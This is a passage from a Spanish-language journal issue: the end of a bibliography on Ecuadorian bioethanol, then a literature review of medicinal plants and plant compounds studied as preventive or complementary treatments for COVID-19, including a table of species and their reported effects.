- PETROECUADOR, E. (2017). *Informe estadístico de la industria hidrocarbúrfica ecuatoriana 1972-2017*. Recuperado de <https://www.eppetroecuador.ec/wp-content/plugins/download-monitor/download.php?id=2337>.
- PETROECUADOR, E. (2020, Julio 6). *Demanda de combustibles en el sector automotriz se incrementó en un 55%, una vez que existen menos restricciones de movilidad*. Recuperado de <https://www.eppetroecuador.ec/?p=9008#:~:text=Durante%20el%20mes%20de%20junio,Emergencia%20Sanitaria%20en%20el%20pa%C3%ADs>.
- Pillajo, D. R. P. (2020). Investigación exploratoria sobre el aumento de bioetanol en la gasolina de Ecuador. *INSTA MAGAZINE*, 3(1), 19-23. Recuperado a partir de <http://186.69.149.245/index.php/instamagazine/article/view/19>.
- Ramos, F. D., Díaz, M. S., & Villar, M. A. (2016). Biocombustibles. 69-73. Recuperado de <https://ri.conicet.gov.ar/handle/11336/25791>.
- Rendón, J. C. S., Serna, L. V. D., Piedrahita, V. H., Galiano, E. C., & Alzate, C. A. C. (2015). Análisis tecno-económico de una biorefinería a partir de residuos del plátano. *Revista de la Facultad de Ciencias Químicas. ISSN: 1390-1869* (13), 32-39. Recuperado de <https://publicaciones.ucuenca.edu.ec/ojs/index.php/quimica/article/view/1600>.
- Reyes Cedeño, M. A. (2011). *Análisis de la producción de biocombustibles en el Ecuador y su relación con el desarrollo sustentable y las políticas establecidas desde el 2004 al 2009* (Bachelor's thesis, QUITO/PUCE/2011). Recuperado de <http://repositorio.puce.edu.ec/handle/22000/3795>.
- Reyes Soriano, A. H. (2016). *Evaluación del proyecto de desarrollo de biocombustibles en el Ecuador: caso Gasolina Ecopais período 2010-2015* (Tesis de maestría, Facultad de Ciencias Económicas de la Universidad de Guayaquil). Recuperado de <http://>

- repositorio.ug.edu.ec/handle/redug/14175.
- Saragosín Lozada, M. L. (2016). *Incremento en la producción de ETANOL proveniente de la caña de azúcar. Fundamentos para disminuir la contaminación* (Master's thesis, Universidad de Guayaquil Facultad de Ciencias Económicas). Recuperado de <http://repositorio.ug.edu.ec/handle/redug/12050>.
- Seaboard. (2021). *Bioetanol*. Recuperado de <https://www.seaboard.com.ar/negocio/nuestros-productos/bioetanol>
- Silva, E., Escobar, J., García-Núñez, J., & Barrera, J. (2016). Bioenergía y biorrefinerías para caña de azúcar y palma de aceite. *Palmas*, 37, 119-136. Recuperado a partir de <https://publicaciones.fedepalma.org/index.php/palmas/article/view/11928>.
- SIPA. (2020). *Cifras agroproductivas*. Recuperado a partir de <http://sipa.agricultura.gob.ec/index.php/cifras-agroproductivas>
- Tanimura, A., Kikukawa, M., Yamaguchi, S., Kishino, S., Ogawa, J., & Shima, J. (2015). Direct ethanol production from starch using a natural isolate, *Scheffersomyces shehatae*: toward consolidated bioprocessing. *Scientific reports*, 5(1), 1-7. <https://doi.org/10.1038/srep09593>.
- Torres, W. (2021). *Petroecuador comprará más etanol para producción de gasolina Ecopais*. Recuperado de <https://www.primicias.ec/noticias/economia/petroecuador-etanol-produccion-gasolina-ecopais-ecuador/>.
- Urgilés, L., & Erreyes, J. (2018). Análisis de la influencia del combustible Ecopais en emisiones contaminantes y prestaciones de un vehículo Chevrolet Grand Vitara como prototipo en la ciudad de Cuenca. *Cuenca: Universidad Politécnica Salesiana*. Recuperado a partir de <https://dspace.ups.edu.ec/handle/123456789/15324>.
- Vanegas, E. (2017). Informe Proyecto ECO-PAÍS-01-03-16-1. *Obtenido De Lineamientos Principales Del Proyecto Eco país: <https://Es.Scribd.Com/Document/357908420/Informe-Proyecto-Ecopais-01-03-16-1>*.
- Velasteguí, A. J. H., Arévalo, A. E. B., & Bloisse, S. Y. T. (2017). Análisis sobre el aprovechamiento de los residuos del plátano, como materia prima para la producción de materiales plásticos biodegradables. *Dominio de las Ciencias*, 3(2), 506-525. Recuperado a partir de <https://dialnet.unirioja.es/servlet/articulo?codigo=6325873>.
- Villafuerte, M., & Pabon, P. (2017). *Estudio de emisiones contaminantes utilizando combustibles locales*. Facultad de Mecánica Automotriz. UIDE. Quito. 165p. Recuperado a partir de <http://repositorio.uide.edu.ec/handle/37000/2299>.
- Wang, Z., Zheng, F., & Xue, S. (2019). The economic feasibility of the valorization of water hyacinth for bioethanol production. *Sustainability*, 11(3), 905. <https://doi.org/10.3390/su11030905>.
- Zambrano, G. A. Z., Macías, V. L. G., Palacios, C. A. C., & Cedeño, U. E. A. (2021). Aprovechamiento de la cascarilla de arroz (*Oryza sativa*) para la obtención de fibras de celulosa. *Polo del Conocimiento: Revista científico-profesional*, 6(4), 415-437. Recuperado a partir de <https://dialnet.unirioja.es/servlet/articulo?codigo=7927005>.
- Zambrano Quimís, M. F. (2017). *Análisis de la comercialización de la gasolina ecopais y su incidencia en la economía de la ciudad de Guayaquil durante el período 2012-2016*. (Bachelor's thesis, Universidad de Guayaquil. Facultad de Ciencias Económicas). Recuperado a partir de <http://repositorio.ug.edu.ec/handle/redug/23138>.
- Zamora-Hernández, T., Prado-Fuentes, A., Capataz-Tafur, J., Barrera-Figueroa, B. E., & Peña-Castro, J. M. (2014). Demostraciones prácticas de los retos y oportunidades de la producción de bioetanol de primera y segunda generación a partir de cultivos tropicales. *Educación química*, 25(2), 122-127. [https://doi.org/10.1016/S0187-893X\(14\)70534-8](https://doi.org/10.1016/S0187-893X(14)70534-8).

Productos naturales de origen vegetal contra el COVID-19

Mercedes Campo Fernández^{1*}; Osmany Cuesta-Rubio²; Ingrid Márquez Hernández³

Resumen

El COVID-19 se ha convertido en un problema de salud pública a nivel mundial. El uso de los productos naturales y en particular de las plantas medicinales, resulta ser una herramienta terapéutica para el tratamiento de la enfermedad y su correspondiente sintomatología. La revisión que a continuación se presenta, luego de una búsqueda en bases de datos de rigor científico, ha tenido como objetivo identificar los productos naturales de origen vegetal que pueden ser empleados, con fines preventivos o como terapias complementarias, contra dicha infección viral. Las evidencias muestran que, aunque aún no existen suficientes ensayos clínicos para definir el uso de determinados recursos vegetales, la mayoría de los autores se inclinan a sugerir aquellas plantas que han mostrado, por estudios previos, actividad antiviral, efecto mucolítico, antiinflamatorio, inmunomodulador, inmunoestimulante, mucoprotector, antitussivo, expectorante, broncodilatador, hepatoprotector, entre otros. Cabe destacar que el mayor número de publicaciones científicas relacionadas con la temática, hacen alusión a la medicina natural tradicional de China y la India. Aunque los científicos a escala mundial han dedicado esfuerzos para encontrar medicamentos preventivos o tratamientos para tal afección, aún se necesitan evidencias científicas más fehacientes (ensayos clínicos estandarizados) que puedan constatar la real eficacia y seguridad de algunas plantas medicinales o metabolitos secundarios derivados de estas.

Palabras claves: COVID-19, Productos naturales, Fitoterapia, Plantas medicinales.

Natural products of plant origin against COVID-19

Abstract

COVID-19 has become a global public health problem. The use of natural products and in particular of medicinal plants, turns out to be a therapeutic tool for the treatment of the disease and its corresponding symptoms. The review that is presented below, after a search in databases of scientific rigor, has aimed to identify natural products of plant origin that can be used, for preventive purposes or as complementary therapies, against said viral infection. The evidence shows that, although there are still not enough clinical trials to define the use of certain plant resources, most authors are inclined to suggest those plants that have shown, by previous studies, potentialities including: antiviral, mucolytic, anti-inflammatory, immunomodulatory, immunostimulants, mucoprotective, antitussive, expectorant, bronchodilator and hepatoprotective activities. It should be noted that the largest number of scientific publications related to the subject refer to the traditional natural medicine of China and India. Although scientists worldwide have dedicated efforts to find preventive drugs or treatments for this condition, more reliable scientific evidence is still needed (standardized clinical trials) that can verify the real efficacy and safety of some medicinal plants or secondary metabolites derived from them.

Keywords: COVID-19, Natural products, Phytotherapy, Medicinal plants

Recibido: 29 de marzo de 2022

Aceptado: 15 de julio de 2022

¹ Universidad Técnica de Machala. Km.5 1/2 Vía Machala Pasaje. Ecuador <https://orcid.org/0000-0002-9835-6886>

² Universidad Técnica de Machala. Km.5 1/2 Vía Machala Pasaje. Ecuador <https://orcid.org/0000-0002-9490-8735>

³ Universidad Técnica de Machala. Km.5 1/2 Vía Machala Pasaje. Ecuador <https://orcid.org/0000-0002-1629-6657>

*Autor para correspondencia: mcampo1972@yahoo.

I. INTRODUCCIÓN

La mayoría de los seres humanos nunca pensaron que el inicio del año 2020 traería un gran cambio en sus hábitos de vida. Una pandemia que, quizás para muchos, no era más que una definición que los libros anclaban a tiempos antiguos. El pasado relata sucesos biológicos como la gripe asiática (1957), la española (1918) y la rusa (1890), sin embargo, pareciera que pasaron sin dejar huellas. Resulta innegable que la inseguridad, la incertidumbre y el miedo han sido protagonistas en esta pandemia y aparejado a ello, así han sido las medidas para prevenirla y combatirla (Álvarez, 2020).

A finales de 2019, en ciudadanos de Wuhan, China, comenzaron a aparecer síntomas que tenían un gran parecido a una neumonía atípica. Tales eventos dieron inicio a investigaciones en el área de virología, lo que hizo posible identificar el agente causal de dicha enfermedad, una nueva cepa de coronavirus (SARS-CoV-2), responsable de miles de muertes a nivel mundial (Zhou *et al.*, 2020).

Desde hace dieciocho años se vienen descubriendo una gran diversidad de coronavirus, relacionados con los brotes conocidos por sus siglas en inglés como SARS (*severe acute respiratory syndrome*) (Ge *et al.*, 2013; Yang *et al.*, 2013; Hu *et al.*, 2017).

Dentro de los síntomas más frecuentes del SARS-CoV-2 se incluyen: fiebre, tos, dolor de garganta, fatiga y dificultad para respirar, los cuales en muchos casos suelen confundirse con la sintomatología propia del virus de la influenza o de simples estados gripales (Wu y McGoogan, 2020; Osorio y Brizuela, 2021).

En los inicios de la pandemia, debido a que no existía una vacuna probada, ni un tratamiento específico para el COVID-19, se tomaron, como primera línea terapéutica, estrategias de soporte o tratamientos para aliviar la sintomatología (Akbas y Akcakaya, 2020; Alonso y Brizuela, 2021). De forma similar a los protocolos antes establecidos en epidemias anteriores, las acciones preventivas como el aislamiento, la desinfección y el uso de mascarillas quirúrgicas, jugaron un rol importante para evitar la propagación del virus los que, incluso, continúan vigentes (Boozari y

Hosseinzadeh, 2021).

Como opciones para el abordaje emergente de la enfermedad, la fitoterapia también resulta una valiosa opción, sobre todo con fines profilácticos. El uso de la medicina natural, sustentado en estudios científicos, puede reducir el curso progresivo de la enfermedad, la aparición de efectos secundarios severos, aumentar la tasa de supervivencia e incluso ofrecer beneficios en términos económicos por el bajo costo (Akbas y Akcakaya, 2020; Boozari y Hosseinzadeh, 2021).

A nivel mundial, diversas especies de plantas han sido objeto de ensayos clínicos, mostrando un excelente potencial de curación atribuido, fundamentalmente, a la capacidad que poseen sus metabolitos de reforzar el sistema inmunológico contra las enfermedades de etiología viral como el COVID-19. Aunque algunos autores plantean que la metodología de diversos ensayos clínicos realizados es cuestionable, la fitoterapia muestra un potencial prometedor para estimular el sistema inmunológico humano, disminuir los síntomas del COVID-19, el SARS y mejorar la salud general del paciente (Liu *et al.*, 2012; Sohail *et al.*, 2021).

La Medicina Tradicional China (MTC) también ha jugado un importante papel en el abordaje de la pandemia, de hecho, la efectividad de esta en enfermedades infecciosas, también fue demostrada durante la epidemia de SARS en 2003. Con relación al COVID-19 se ha afirmado que la aplicación de la MTC conjuntamente con la medicina occidental, en un estadio temprano de la enfermedad, reduce su duración, disminuye la mortalidad y retrasa la progresión de la enfermedad (Ren *et al.*, 2020).

En Ecuador, el desamparo en materia de recursos médicos en las poblaciones indígenas, la experiencia y conocimiento de las plantas medicinales, administradas con cuidado y transmitidas de generación en generación, permitió a la comunidad Shuar limitar el número de muertes por COVID-19 (Collective, 2021).

La investigación realizada concierne al campo de la fitoterapia y de la química de los productos naturales. El propósito de la revisión fue identificar las plantas y los metabolitos o compuestos químicos derivados de ellas, que podrían ser empleados con fines preventivos o como terapias complementarias, contra dicha infección viral.

MATERIALES Y MÉTODOS

La búsqueda de información científica se realizó a través de: Science Direct, Google Scholar, Web of Science, Pubmed y Scopus. Las palabras claves empleadas para la búsqueda incluyeron: COVID-19, SARS CoV-2, antiviral, antiinflamatoria, inmunomoduladora, plantas medicinales, productos naturales y los nombres científicos de las especies vegetales de interés.

RESULTADOS Y DISCUSIÓN

COVID-19

Generalidades sobre el virus. Síntomas característicos y abordaje terapéutico

Los coronavirus pertenecen a la familia de los virus de ARN que representan una amenaza a la salud humana, por ocasionar afecciones a nivel del tracto respiratorio, del sistema digestivo y del sistema nervioso central. Hasta finales de 2019 se conocían seis especies de coronavirus que pueden ocasionar enfermedades en el hombre: 229E, OC43, NL63 y HKU1, estos cuatro tipos son comunes y causan síntomas típicos del resfriado en personas con un sistema inmunológico fuerte. Las dos cepas restantes son el SARS-CoV y MERS-CoV, ambas responsables del síndrome respiratorio agudo. En diciembre de 2019, se descubrió el séptimo miembro de la familia de los coronavirus, como el causante de neumonías de etiología hasta ese entonces desconocida. Este virus, diferente de MERS-CoV y SARS-CoV, se le denominó inicialmente 2019-nCoV (Zhu *et al.*, 2020). El nombre 2019-nCoV fue posteriormente cambiado por el Comité Internacional de Taxonomía de Virus (ICTV) a SARS-CoV-2 (síndrome respiratorio agudo severo coronavirus 2) y la enfermedad causada por dicho virus se le identificó como COVID-19 (Ali y Alharbi, 2020; Boozari y Hosseinzadeh, 2021).

El período de incubación entre la infección viral y la aparición de los síntomas es de cuatro a siete días. La transmisión se produce de una persona a otra, principalmente, a través de las secreciones nasales que se liberan al estornudar o toser, al tocar superficies contaminadas o por contactos personales. Los primeros síntomas clínicos que aparecen tras la detección de la infección viral por COVID-19 son: fiebre, escalofríos, dolor de garganta, dolor muscular, pérdida del gusto, tos

seca, dificultad para respirar, dolor de cabeza y neumonía (Guan *et al.*, 2020; Rothe *et al.*, 2020).

La persona contagiada con COVID-19 consigue ser clínicamente asintomática o puede presentar cuadros clínicos que van desde dificultad respiratoria aguda hasta el fallo multiorgánico. A medida que el virus viaja a través de las vías respiratorias, se desencadena una respuesta inmune natural más severa. En personas con un sistema inmunológico fuerte, los síntomas y el curso clínico pueden ser más leves debido a la respuesta inmunitaria natural; este es el caso de aproximadamente el 80% de los pacientes infectados, donde la enfermedad se limita, principalmente, a las vías respiratorias superiores (Mason, 2020). Colateralmente, también pudieran existir molestias a nivel del sistema gastrointestinal, tales como diarrea, náuseas, vómitos y dolor abdominal (Zaim *et al.*, 2020).

La vejez y la presencia de patologías preexistentes como el asma, la hipertensión y la diabetes, son parámetros importantes que pueden afectar el curso del tratamiento de dicha enfermedad (Hussain *et al.*, 2020). Además del daño causado a nivel del pulmón, pueden ocurrir fallas en varios órganos, observándose daño hepático leve, temporal o severo. La evidencia actual sugiere que el daño hepático puede ser el resultado del efecto patogénico directo del virus, la inflamación sistémica o la toxicidad de los fármacos comúnmente utilizados en estos pacientes (Garrido *et al.*, 2020).

Se cree que una respuesta inmune inflamatoria extrema es la principal causa de gravedad de la enfermedad y de las muertes que se han suscitado en pacientes con COVID-19, lo cual se traduce en un elevado nivel de citocinas y quimiocinas inflamatorias (Sapra *et al.*, 2021).

Las estrategias terapéuticas más comúnmente adoptadas en las infecciones virales suelen ser el bloqueo de la entrada del virus y la modulación de la respuesta inmunidad humoral y celular en la población no infectada. Aunque son arduos los esfuerzos a nivel mundial, hasta la fecha, no existe ningún medicamento aprobado por la agencia de Administración de Medicamentos y Alimentos (por sus siglas en inglés, FDA) que pueda marcar o impedir la entrada y replicación del SARS-

CoV-2. Actualmente, el factor preponderante en la gravedad de tal enfermedad está relacionado con la activación o supresión de la respuesta inmune en el huésped.

En la búsqueda de un posible tratamiento de pacientes con COVID-19 se han utilizado varios medicamentos antiinflamatorios (dexametasona); antivirales (remdesivir, favipiravir, ritonavir, lopinavir); antiparasitarios (cloroquina e hidroxicloroquina) o antibacterianos (teicoplanina y azitromicina) e inhibidores de la citocina IL (tocilizumab, siltuximab, anakinra) (Pareja y Luque, 2020; Singh *et al.*, 2020).

PLANTAS MEDICINALES

Generalidades sobre la fitoterapia

Sin lugar a dudas las plantas constituyen un verdadero arsenal químico, del cual sólo se conoce con éxito un tercio, considerando la variedad de especies existentes a nivel mundial y aquellas inexploradas hasta hoy, sin considerar aquellas especies ya extintas (Avello y Cisternas, 2010).

En la actualidad, el retorno hacia el uso de los productos de origen natural en terapéutica, además de ser una tendencia general en la sociedad, se ha visto favorecido por el descubrimiento de serios efectos secundarios en fármacos de síntesis, así como la existencia de un mayor conocimiento químico, farmacológico y clínico de las drogas vegetales y sus productos derivados. Colateralmente, se desarrollan nuevas formas de administración de las drogas vegetales y sus extractos, para las cuales existe un mejor control de calidad sustentado en métodos analíticos de mayor precisión. Por otro lado, los productos fitoterapéuticos se consumen con frecuencia a libre demanda, ya que suelen ser menos peligrosos y por lo tanto más aptos para la automedicación (Cañigual, 2003).

Según la Organización mundial de la salud (OMS), la medicina tradicional y complementaria (MTC) es una herramienta muy importante, sobre todo, en la atención primaria de salud. La OMS reconoce la importancia de las plantas medicinales en el tratamiento y prevención de múltiples enfermedades, como también la relevancia a nivel económico, al ser una fuente de descubrimiento de nuevas drogas que, en algunos casos, tiene un

costo muy inferior a la síntesis de nuevos fármacos. El interés científico sobre las plantas medicinales, investigando su riqueza y variabilidad química, ha sido revalorizado a nivel mundial, considerándose un recurso complementario para curar, donde lo empírico ha quedado atrás dando paso a la evidencia científica (Avello y Cisternas, 2010; Organización Mundial de la Salud, 2013).

Si bien de la definición de Fitoterapia se deduce la utilización de cualquier producto de origen vegetal, independientemente de su potencia farmacológica y su toxicidad, la realidad es que dicha terapia suele emplear productos poco potentes o de potencia intermedia, es decir, con una actividad entre suave y moderada, con márgenes terapéuticos relativamente amplios, que propician tratamientos menos agresivos. Los medicamentos de Fitoterapia o medicamentos a base de plantas, salvo raras excepciones, no son apropiados para situaciones agudas o de emergencia, por lo que tienen poca trascendencia en el medio hospitalario. Son prescritos, principalmente, en afecciones crónicas y, habitualmente, en asistencia primaria de salud (Cañigual y Vila, 2005; García y Solís, 2021). Como cualquier medicamento, a los preparados fitoterapéuticos se les debe garantizar tres aspectos fundamentales: calidad, seguridad y eficacia.

La calidad es un requisito básico ya que constituye la base sobre la cual reposa la seguridad y la eficacia. En el mundo de los medicamentos a base de plantas medicinales, la problemática resulta mucho más compleja que para los medicamentos con principios activos puros. El ingrediente farmacéutico activo (IFA) de un fitomedicamento es un extracto o fracción de este con una composición química compleja, mucho más difícil de caracterizar que un compuesto puro, sea sintético o natural. Por lo general no es posible conocer todos los constituyentes químicos responsables del efecto terapéutico, incluso, con frecuencia este es el resultado de la acción sinérgica de muchos de ellos. Se debe agregar que tales moléculas bioactivas, pueden ser muy susceptibles a variaciones, influenciadas por múltiples factores intrínsecos, como el grado de maduración, o extrínsecos como el clima y el suelo. Los procesos de recolección, tratamiento post cosecha, así

como los de extracción también pueden tener una influencia importante en la calidad.

En relación a la seguridad de los fitomedicamentos, cuidado, que sean naturales no es sinónimo de inocuo. Que un compuesto químico sea perjudicial o tenga una acción terapéutica va a depender de la dosis, vía de administración, susceptibilidad del paciente y, sobre todo, de su uso racional. Aunque muchas de las plantas tienen una historia de uso muy antigua, lo cual habla a favor de su seguridad, no debe descartarse la posible aparición de reacciones adversas, contraindicaciones e incluso de interacciones con otros medicamentos, sean naturales o no. De lo anterior se deriva que la seguridad debe ser avalada por estudios de toxicidad, no solo aguda sino también crónica.

Por otro lado, se encuentra la eficacia, sustentada por la estrecha relación entre el conocimiento de la composición química de la droga vegetal, las investigaciones farmacológicas y los ensayos clínicos.

La estandarización química de los extractos vegetales resulta de gran importancia, ya que se trata de materias primas compuestas por un grupo de metabolitos, algunos activos y otros inertes, los cuales, generalmente, no son conocidos en su totalidad. La estandarización de los medicamentos naturales hace más racional, aceptable y seguro el uso de las plantas medicinales por los médicos, científicos y pacientes (Cañigueral y Vila, 2005; García y Solís, 2021).

Múltiples son las ventajas asociadas al uso de las plantas medicinales. Son efectivas para tratar diversas patologías en cada uno de los sistemas fisiológicos del organismo humano. La combinación de diversos compuestos químicos bioactivos hace al extracto un ingrediente activo de mayor eficacia que algunos de sus metabolitos de forma individual, incluso, pudieran ser mejor asimilados por el organismo y generar menos efectos adversos.

No debe olvidarse que son la opción terapéutica de más fácil acceso para poblaciones de escasos recursos. En ocasiones los tratamientos basados en fitofármacos suelen ser menos costosos que algunos elaborados a base de ingredientes activos sintéticos.

Por todas estas razones, se ha demostrado que la fitoterapia ofrece una opción eficiente no solo en la cura sino también en la prevención de muchas patologías que afectan a la humanidad. No obstante, dicha terapia puede presentar algunas desventajas y limitaciones. No por ser productos naturales significa que son totalmente inocuos, debe estudiarse su utilidad terapéutica, pero también su toxicidad, sobre todo, asociada a la dosis y al tiempo de uso. Debe considerarse, además, que hay metabolitos de interés que se presentan en concentraciones muy bajas en la droga vegetal, por lo que se requieren grandes cantidades de material vegetal. Lo anterior, lejos de resultar económico, incrementa los costos de producción.

Otros aspectos a considerar son: la debida identificación botánica de la especie medicinal para evitar confusiones que pudieran ser riesgosas y establecer cultivos sostenibles para garantizar la explotación racional de la planta medicinal según necesidades, sin ocasionar perjuicios al equilibrio biológico. Adicionalmente, pudieran generarse antagonismos o sinergismos al interactuar con otros medicamentos tanto de origen vegetal como sintético (incompatibilidad terapéutica) (Cañigueral y Vila, 2003; Cañigueral y Vila, 2005; García y Solís, 2021).

Plantas medicinales en el manejo terapéutico del COVID-19

Por todo lo antes expuesto, sin lugar a dudas, la fitoterapia resulta ser una opción complementaria para el tratamiento de diversas afecciones o incluso para prevenir enfermedades.

En relación a las infecciones virales, en la actualidad, existen medicamentos sintéticos que pueden prevenir la replicación del virus a través de diferentes mecanismos. Sin embargo, son ineludibles los efectos adversos tales como resistencia a estos fármacos, citotoxicidad y baja eficacia. Por otra parte, aunque el uso de vacunas específicas y de agentes antivirales son los métodos más efectivos para prevenir y tratar una infección viral, aún continúan las investigaciones en la búsqueda de un protocolo de tratamiento específico y clínicamente demostrado para el COVID-19.

Por esta razón, surge la necesidad de buscar alternativas terapéuticas en los recursos vegetales,

sobre todo, en los que poseen evidencias científicas para afecciones relacionadas al COVID-19. Las plantas son una fuente valiosa de metabolitos de interés medicinal, tales como: alcaloides, carotenoides, flavonoides, lignanos, terpenos, saponinas entre otros, los que se han relacionado con efectos antimicrobianos, inmunoestimulantes, antihipertensivos, antidiabéticos, antioxidantes, hepatoprotectores, cardioprotectores, etc (Sohail *et al.*, 2011).

Algunos autores han planteado la preocupación de que algunas plantas medicinales pudieran aumentar de forma perjudicial la respuesta del sistema inmune, sobre todo, durante las infecciones virales respiratorias agudas. Este fenómeno se denomina "tormenta de citoquinas" y se relaciona con niveles excesivos de citoquinas proinflamatorias y daño tisular extenso (Guo y Thomas, 2017).

Cuando la respuesta inmune protectora se ve afectada, el virus podría propagarse más rápido causando más daño a los tejidos dañados. En COVID-19, las células huésped dañadas promueven una respuesta inflamatoria en los pulmones, mediada en gran parte por macrófagos y granulocitos, lo que provoca una tormenta de citoquinas. En otras palabras, este fenómeno tiene lugar cuando el sistema inmunológico no logra mantener el virus bajo control (Shi *et al.*, 2020).

El COVID-19 puede causar infecciones en el tracto respiratorio superior, presentando síntomas muy similares a una gripe o influenza. En tales casos, plantas de reconocido efecto mucolítico, antiviral, antiinflamatorio, inmunomodulador, inmunoestimulante, mucoprotector, antitusivo, antimicrobiano, expectorante, espasmolítico, broncodilatador y hepatoprotector, podrían ser

herramientas valiosas para el tratamiento de dicha infección viral y su correspondiente sintomatología (Akbas y Akcakaya, 2020).

Tejera *et al.* (2022) determinaron el potencial como inhibidores del virus SARS-CoV-2 de varios compuestos químicos presentes en una bebida "horchata", constituida por 23 plantas. Para el estudio se combinaron métodos cromatográficos y computacionales. Las plantas empleadas para la elaboración de la bebida fueron: *Amaranthus hybridus* (ataco), *Ocimum basilicum* L. (albahaca), *Borago officinalis* L. (borraja), *Aloysia triphylla* (L'Hér.) Britton (cedrón), *Adiantum concinnum* Humb. & Bonpl. ex Wild. (culantrillo), *Equisetum bogotense* Kunth (cola de caballo), *Peperomia inaequalifolia* Ruiz & Pav. (congona), *Cinnamomum* sp. (canela), *Aerva sanguinolenta* L. (Blume). (escancel), *Stevia rebaudiana* (Bertoni) Bertoni (stevia), *Cymbopogon citratus* (DC.) Stapf (hierba luisa), *Citrus × aurantium* L. (hoja de naranja), *Plantago major* L. (llantén), *Malva* sp. (malva esencia), *Pelargonium odoratissimum* (L.) L'Hér. (malva olorosa), *Mentha × piperita* L. (menta), *Matricaria chamomilla* L. (manzanilla), *Althaea officinalis* L. (malva blanca), *Origanum vulgare* L. (orégano dulce), *Fuchsia loxensis* Kunth (pena – pena), *Pimpinella aromatica* M. Bieb. (pimpinela), *Melissa officinalis* L. (toronjil), *Viola odorata* L. (violeta). Los resultados indicaron el potencial de dicha horchata ecuatoriana como punto de partida para el desarrollo de nuevos inhibidores de las enzimas del SARS-CoV-2 (M^{pro} y PL^{pro}), sugiriendo, además, un posible efecto antiinflamatorio y antioxidante de varios de los compuestos químicos presentes.

En la tabla 1 se resumen algunas de las plantas que pudieran ser empleadas en el abordaje terapéutico del COVID-19.

Tabla 1. Plantas de interés en el abordaje terapéutico del Covid-19.

Imagen de la planta	Nombre científico (droga) (Referencia)	Nombre común	Composición química de interés	Efectos biológicos
	<i>Allium cepa</i> (bulbos) (Sapra <i>et al.</i> , 2021)	Cebolla	Quercetina, antocianinas y tiosulfonatos	Antiviral Inmunomodulador
	<i>Allium sativum</i> (bulbos) (Sapra <i>et al.</i> , 2021)	Ajo	Compuestos azufrados, enzimas (aliinasa) y los compuestos producidos a partir de aliina (alicina)	Antimicrobiano

	<i>Alpinia officinarum</i> (rizoma) (Akbas y Akcakaya, 2020)	Galanga	Diarilheptanoides	Antiinflamatorio Inmunomodulador
	<i>Artemisia annua</i> (hojas, tallos e inflorescencias) (Akbas y Akcakaya, 2020)	Ajenjo dulce, ajenjo chino	Lactona sesquiterpénica (artemisina)	Antiviral Inmunomodulador Antimalárico
	<i>Astragalus membranaceus</i> (raíz) (Sapra <i>et al.</i> , 2021)	Astrágalo	Saponinas (astragalósidos)	Antiinflamatorio Inmunomodulador Antiviral
	<i>Azadirachta indica</i> (hojas) (Manzano-Santana <i>et al.</i> , 2021)	Neem	Flavonoides	Antiviral Antifúngico Antibacteriano
	<i>Camellia sinensis</i> (hojas) (Sapra <i>et al.</i> , 2021)	Té verde	Teaflavinas, catequinas	Antiinflamatorio Prebiótico Antiviral (<i>In silico</i>)
	<i>Cinnamon sp</i> (corteza) (Sapra <i>et al.</i> , 2021)	Canela	Ácido cinámico Cinamaldehído	Antimicrobiano Antiinflamatorio Antiviral (<i>In silico</i>)
	<i>Citrus sinensis</i> (fruto) (Ha <i>et al.</i> , 2012; Bellavite y Donzelli, 2020)	Naranja dulce	Narirutina Hesperidina	Antiinflamatorio Antiviral (<i>In silico</i>)
	<i>Coriandrum sativum</i> (hojas) (Sampangi-Ramaiah <i>et al.</i> , 2020)	Cilantro	Coriandrin	Antiviral (<i>In silico</i>)
	<i>Curcuma longa</i> (rizoma) (Manzano-Santana <i>et al.</i> , 2021)	Cúrcuma	Curcumina	Antiviral
	<i>Echinacea purpurea</i> (raíces y las sumidades floridas) (Akbas y Akcakaya, 2020)	Equinacea	Alquilamidas, derivados del ácido caféico y polisacáridos	Inmunomodulador
	<i>Eucalyptus spp</i> (hojas) (Abbass, 2020)	Eucalipto	Aceite esencial, 1,8-cineol, jensenone	Antimicrobiano Antiinflamatorio Antiviral (<i>In silico</i>)
	<i>Glycyrrhiza glabra</i> (raíz y rizomas) (Akbas y Akcakaya, 2020)	Glicirrizza, licorice	Saponinas (glicirrizina), flavonoides (liquiritina, liquiritigenina)	Antiviral Antiinflamatorio Inmunomodulador Mucoprotectivo Antitussivo
	<i>Hedera helix</i> (hojas) (Akbas y Akcakaya, 2020)	Hiedra	Saponinas (α -hederina, hederacósido C)	Espasmolítico Broncodilatador Antibacteriano Expectorante
	<i>Hypericum perforatum</i> (partes aéreas) (Masiello <i>et al.</i> , 2020)	Hierba de San Juan	Hyperforina	Antiinflamatorio
	<i>Moringa oleifera</i> (hojas) (Sapra <i>et al.</i> , 2021)	Moringa	Fenoles (flavonoides, taninos), isotiocianatos, saponinas	Antiinflamatorio Antiviral (<i>In silico</i>)
	<i>Ocimum tenuiflorum/sanctum</i> (partes aéreas) (Sapra <i>et al.</i> , 2021)	Albahaca morada	Eugenol, polifenoles y terpenoides	Antiinflamatorio Antiviral
	<i>Morus alba</i> (fruto, hojas y raíces) (Manzano-Santana <i>et al.</i> , 2021; Yang <i>et al.</i> , 2020)	Mora, morera	Alcaloides, antocianinas, benzofuranos y estilbenos.	Antibacteriano Antifúngico Inmunomodulador Antiviral (hepatitis B y C)

	<i>Pelargonium sidoides</i> (rizomas y tubérculos) (Akbas y Akcakaya, 2020)	Geranio	Cumarinas (umckalina) y compuestos polifenólicos	Inmunoestimulante Antimicrobiano Antiviral Expectorante Mucolítico
	<i>Phyllanthus emblica</i> (fruto) (Sapra <i>et al.</i> , 2021)	Grosellero de la India	Phyllaemblicina-B, phyllaemblinol, Phyllaemblicina G7	Antiinflamatorio Antiviral
	<i>Piper longum</i> (raíz) (Sapra <i>et al.</i> , 2021)	Pimienta larga	Piperlongumina Piperolactama A	Antiinflamatorio Antiviral
	<i>Salvia rosmarinus</i> (partes aéreas) (Manzano-Santana <i>et al.</i> , 2021)	Romero	Flavonoides y ácidos triterpénicos	Antiinflamatorio Antiviral
	<i>Sambucus nigra</i> (flores y frutos) (Akbas y Akcakaya, 2020)	Sáuco negro o común	Quercetina, kaempferol, isorhamnentina	Antiviral Inmunomodulador
	<i>Scutellaria baicalensis</i> (raíz) (Son <i>et al.</i> , 2020)	Escutellaria baikal	Flavonoides (baicalina, baicaleina, wogonina, scutellareina)	Antiinflamatorio Antiviral
	<i>Silybum marianum</i> (semillas) (Akbas y Akcakaya, 2020)	Cardo mariano	Flavolignanos (silibinina, isosilibinina, silicristina, silidianina)	Hepatoprotector y Antiinflamatorio
